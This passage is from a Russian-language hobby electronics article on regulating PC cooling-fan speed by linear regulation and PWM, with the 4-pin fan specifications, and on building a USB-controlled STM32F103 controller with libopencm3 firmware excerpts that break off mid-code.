
Вариант простой и универсальный, поскольку подходит для любого типа вентиляторов. Широко используется китайцами. Подобные устройства стоят около 300 рублей, так что дешевле их купить, чем собирать самому. Упомянутый выше китайский контроллер работает именно так.

Но у этого решения есть несколько серьезных минусов. Во-первых, бесщеточным вентиляторам нужно порядка 5 В для питания датчика Холла, иначе крутиться он не будет, и такой режим работы для двигателя явно нештатный. Для «пятивольтовых» кулеров это еще бо́льшая проблема, так как у них диапазон напряжений, при которых сохраняется работоспособность, значительно уже.

Во-вторых, напряжение, при котором двигатель стартует, всегда чуть выше напряжения, при котором он останавливается. То есть если выставить низкие обороты, то вентилятор может не запуститься при включении. И третья неприятность — низкий КПД, поскольку вся мощность, которая падает на регуляторе, будет уходить в тепло.

Вариант третий. Медленный ШИМ по питанию

Этот способ лишен большинства недостатков предыдущего и достаточно часто используется. Суть его состоит в том, что двигатель питается ШИМ-сигналом.



ШИМ-регулятор оборотов

Главное — выбрать низкую частоту ШИМ-сигнала. Например, в представленной схеме частота должна быть около 50 Гц. Схема подойдет для любого из рассмотренных нами вентиляторов, единственная проблема возникнет с сигналом тахометра: он будет некорректным. Впрочем, выбор частоты ШИМ-сигнала ниже частоты тахометра отчасти решает эту проблему.

С КПД у данной схемы тоже все в порядке. Если надо регулировать обороты двух- или трехпроводного кулера, то это лучшее решение. Из минусов только проблемы с измерением частоты оборотов. Любопытно, что если установить параллельно двигателю конденсатор на несколько десятков микрофарад, то схема начнет работать как описанный выше линейный регулятор.

Вариант четвертый, штатный

Как известно, в промышленности сидят далеко не глупые инженеры. Само собой, они придумали способ регулировки оборотов. Так появились четырехпиновые кулеры. Они позволяют не только штатно менять обороты, но и отслеживать их изменение, благодаря чему можно, например, вовремя выявить неисправность вентилятора. Как это работает? Так же, как и в предыдущем способе, только ШИМ-сигнал коммутирует непосредственно обмотки двигателя, а датчик Холла при этом постоянно получает питание.

Соответственно, обороты измеряются корректно в любом случае. На интерфейс четырехпиновых кулеров есть несколько спецификаций — постарше от Intel и посвежее от Noctua. Выжимка главной сути этих документов звучит так:

- вывод TACHO с открытым коллектором для работы нуждается в подтяжке к питанию и выдает по два импульса на оборот вала;
- вход PWM имеет внутреннюю подтяжку к +5 В и может быть подключен как к CMOS-выводу (например, GPIO), так и к выходу с открытым коллектором. Спецификация от Noctua строже и не рекомендует использовать открытый коллектор, ссылаясь на то, что заваленные передние фронты импульсов могут сделать работу вентилятора непредсказуемой. В любом случае сигнал на входе PWM не должен превышать +5 В, иначе кулер выйдет из строя;
- частота ШИМ-сигнала должна лежать в интервале от 21 до 27 кГц, рекомендованная — 25 кГц;
- степень заполнения ШИМ-сигнала от 20 до 100%, ниже 20% поведение неопределенное. В большинстве случаев обороты остаются минимальными и не регулируются в сторону уменьшения.

На практике я погонял китайский серверный кулер с ГСС в разных режимах и могу сказать, что PWM одинаково хорошо работает и с открытым коллектором, и с полумостовым выходом. Частота ШИМ-сигнала роли не играет, вентилятор работает и с 1 кГц, и с 40 кГц, разницы на глаз не видно. Правда, пишут, что если взять частоту ШИМ в звуковом диапазоне, то кулер может начать пищать, поэтому указанный в спецификации диапазон выглядит разумно. На рисунке представлена практическая схема ШИМ-регулятора на NE555.




Схема ШИМ-регулятора на NE555

WARNING

Обрати внимание, что в данном случае NE555 питается от +5 В. Если подать на вход PWM +12 В, кулер сгорит, я проверил!

Собственно, если перед тобой не стоит задача именно управлять оборотами, а хочется их просто снизить, чтобы система охлаждения работала потише, можно использовать обычный мультивибратор на логике или «рассыпухе». Коэффициент заполнения будет 50%, соответственно, и обороты 50%, а вот шум упадет очень существенно. Впрочем, даже к мультивибратору можно прикрутить регулировку заполнения.

ОТ ТЕОРИИ К ПРАКТИКЕ

Что-то подобное я поначалу и планировал собрать, однако, поразмыслив, понял, что неудобно каждый раз крутить ручку, ведь компьютер может располагаться далеко. Нужно реализовать программное управление, а ручка — это дополнительная опция. Осталось решить, как общаться с компьютером. Прямо скажем, мне очень хотелось использовать UART, тем паче что на материнской плате, под которую это ваялось, есть COM-порт, но к UART нужен преобразователь уровней, а значит, пришлось бы добавлять лишний корпус. Поэтому такой вариант я отбросил сразу.

Чуть дольше я размышлял над аппаратным USB-UART на FT232, но это тоже лютая избыточность. Думал даже использовать FT232 непосредственно для генерации ШИМ, но такой вариант потребовал бы постоянно работающей программы на компьютере, а мне хотелось иметь достаточную степень автономности. В итоге я остановился на STM32F103 и его аппаратном USB.

Прямо скажу, еще когда я ковырял bad USB, работать с USB мне не понравилось, но, видимо, отвертеться тут не удастся. Итак, концепт такой: устройство со стороны компьютера выглядит как эмулятор COM-порта и слушает команды в текстовом виде. Получив команду, устройство настраивает скважность ШИМ-сигнала, идущего на кулеры. Схемка вырисовывается совсем простой, поэтому я решил даже не разводить отдельную плату, а использовать Blue pill. При этом я решил использовать выходы в режиме «открытый коллектор» и добавил транзисторную сборку, которая напаяна «летучкой» на плате переходника SOIC16/DIP. На мой взгляд, так чуть ниже вероятность что-то сжечь. Вся остальная обвязка уже установлена на Blue pill. Ниже представлена редуцированная схема Blue pill и подключение к ней транзисторной сборки и вентиляторов.





Схема устройства

А так это выглядит в сборе.



Устройство в сборе

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ОХЛАДИ СЕБЕ ВСЁ

СОБИРАЕМ КОНТРОЛЛЕР ОБОРОТОВ ДЛЯ КОМПЬЮТЕРНЫХ КУЛЕРОВ

ПРОШИВКА

WWW

Все исходники проекта можно отыскать на моем GitHub.

В этот раз прошивка будет простенькой. В примерах к библиотеке libopencm3 есть реализация устройства cdcacm (Communication Device Class (CDC) Abstract Control Model (ACM) USB Devices). Со стороны компьютера это устройство видится как эмулятор COM-порта. Причем, так как порт виртуальный и на самом деле общение идет пакетами через USB, необходимость настраивать этот порт отпадает. Осталось только внести небольшие правки в код.

Добавляем инициализацию таймера TIM1, создаем функцию для записи символов в буфер команд, которая считывает из буфера команду, как только получит `RETURN '\r'`, и выставляет извлеченные из команды значения ШИМ. Еще, разумеется, немного подредактируем функцию `cdcacm_data_rx_cb()`, чтобы все это заработало. Поскольку функций у устройства немного и прошивка простая, можно использовать для парсинга команды функцию `sscanf()` из стандартной библиотеки.

```
...
#include <libopencm3/stm32/timer.h>
#include <stdio.h>
#include <string.h>
...
char bufer[128];
unsigned int fana=50;
unsigned int fanb=50;
unsigned int fanc=50;
...
void bufer_write(char *str, unsigned int strlen){
    static unsigned int pos=0;
    unsigned int i=0;
    unsigned int write_done=0;
    if(!write_done && strlen<=(127-pos)){
        for(unsigned int i=0; i<strlen; i++) bufer[pos++]=str[i];
        write_done=1;
        }
    if(!write_done && strlen>=(127-pos)){
        while(pos<128) bufer[pos++]=str[i++];
        pos=0;
        while(i<strlen) bufer[pos++]=str[i++];
        write_done=1;
        }
    if(bufer[pos-1]=='\r'){
        pos=0;
        run_cmd();/* gpio_toggle(GPIOB, GPIO12);*/
        }
    if(pos==128)pos=0;
    bufer[pos]=0;
    }
void run_cmd(){
    if(!strncmp(bufer,"set",3)){
        //printf("Найдена команда\n");
        sscanf(bufer, "set %d %d %d\r", &fana,&fanb,&fanc);
        gpio_toggle(GPIOB, GPIO12);
        for(uint8_t i=0; i<64;i++) bufer[i]=0;
        pwmset();
        //RUNCMD=0;
        //printf("%d %d %d \n",fana,fanb,fanc);
        }
    }
static void cdcacm_data_rx_cb(usbd_device *usbd_dev, uint8_t ep)
{
    (void)ep;
    (void)usbd_dev;

    char buf[64];
    int len = usbd_ep_read_packet(usbd_dev, 0x01, buf, 64);

    if (len) {
        //usbd_ep_write_packet(usbd_dev, 0x82, "test", 4);
        usbd_ep_write_packet(usbd_dev, 0x82, buf, len);
        //buf[len] = 0;
        bufer_write(buf,len);
    }
}
...
void pwm_init(){
    rcc_periph_clock_enable(RCC_TIM1);
    rcc_periph_clock_enable(RCC_GPIOA);

    // for F1....
    rcc_periph_clock_enable(RCC_AFIO);
    gpio_set_mode(GPIOA, GPIO_MODE_OUTPUT_50_MHZ,
GPIO_CNF_OUTPUT_ALTFN_PUSHPULL, GPIO8);
    gpio_set_mode(GPIOA, GPIO_MODE_OUTPUT_50_MHZ,
GPIO_CNF_OUTPUT_ALTFN_PUSHPULL, GPIO9);
    gpio_set_mode(GPIOA, GPIO_MODE_OUTPUT_50_MHZ,
GPIO_CNF_OUTPUT_ALTFN_PUSHPULL, GPIO10);
    //gpio_set_mode(GPIOA, GPIO_MODE_OUTPUT_50_MHZ,
GPIO_CNF_OUTPUT_ALTFN_PUSHPULL, GPIO11);

    rcc_periph_clock_enable(RCC_TIM1);
    timer_set_mode(TIM1, TIM_CR1_CKD_CK_INT, TIM_CR1_CMS_EDGE,
                   TIM_CR1_DIR_UP);
    timer_set_prescaler(TIM1,28);
    timer_set_oc_mode(TIM1, TIM_OC1, TIM_OCM_PWM2);
    timer_set_oc_mode(TIM1, TIM_OC2, TIM_OCM_PWM2);
    timer_set_oc_mode(TIM1, TIM_OC3, TIM_OCM_PWM2);
    //timer_set_oc_mode(TIM1, TIM_OC4, TIM_OCM_PWM2);
    timer_enable_oc_output(TIM1, TIM_OC1);
    timer_enable_oc_output(TIM1, TIM_OC2);
    timer_enable_oc_output(TIM1, TIM_OC3);
    //timer_enable_oc_output(TIM1, TIM_OC4);
    timer_enable_break_main_output(TIM1);
    timer_set_oc_value(TIM1, TIM_OC1, 50);
